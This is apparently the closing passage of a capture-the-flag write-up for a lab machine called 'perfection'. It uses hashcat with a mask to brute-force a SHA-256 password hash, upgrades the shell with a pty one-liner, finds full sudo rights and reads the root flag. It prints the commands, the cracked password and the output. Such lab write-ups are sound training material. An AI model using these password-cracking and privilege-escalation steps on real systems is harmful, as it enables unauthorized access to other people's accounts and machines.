


```
 HASH: ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a

Possible Hashs:
[+] SHA-256
[+] Haval-256
```

I next needed to perform a brute force password attack that uses the password convention to crack the password
John did not have a native way to crack this type of hash
HASHCAT EXAMPLE HASHES: https://hashcat.net/wiki/doku.php?id=example_hashes

```
# Hashcat Way
hashcat -m 1400 susan.hash -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d
```

Screenshot Evidence




```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Sat Mar  9 13:41:16 2024 (5 mins, 35 secs)
Time.Estimated...: Sat Mar  9 13:46:51 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: susan_nasus_?d?d?d?d?d?d?d?d?d [21]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   979.8 kH/s (0.18ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 324557824/1000000000 (32.46%)
Rejected.........: 0/324557824 (0.00%)
Restore.Point....: 324557312/1000000000 (32.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_079471462 -> susan_nasus_903759210
Hardware.Mon.#1..: Util: 62%

Started: Sat Mar  9 13:41:14 2024
Stopped: Sat Mar  9 13:46:52 2024
```

USER: susan
PASS: susan_nasus_413759210

I checked my sudo permissions and I have full sudo permissions on the machine

```
# Commands Executed
python3 -c 'import pty;pty.spawn("/bin/bash")'
sudo -l
Password: susan_nasus_413759210
```

Screenshot Evidence




```
[sudo] password for susan: susan_nasus_413759210

Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb
    use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
susan@perfection:/var/spool/mail$
```

I opened a root shell and was able to read the root flag

```
# Commands Executed
sudo -i
cat /root/root.txt
# RESULTS
0ef80fff71eae78a1abdde8c0eef29d0
```

Screenshot Evidence



```
susan@perfection:/var/spool/mail$ sudo -i
sudo -i
root@perfection:~# cat /root/root.txt
cat /root/root.txt
0ef80fff71eae78a1abdde8c0eef29d0
root@perfection:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@perfection:~# hostname
hostname
perfection
root@perfection:~# hostname -I
hostname -I
10.129.87.28 dead:beef::250:56ff:feb0:1dc
root@perfection:~# |
```

ROOT FLAG: 0ef80fff71eae78a1abdde8c0eef29d0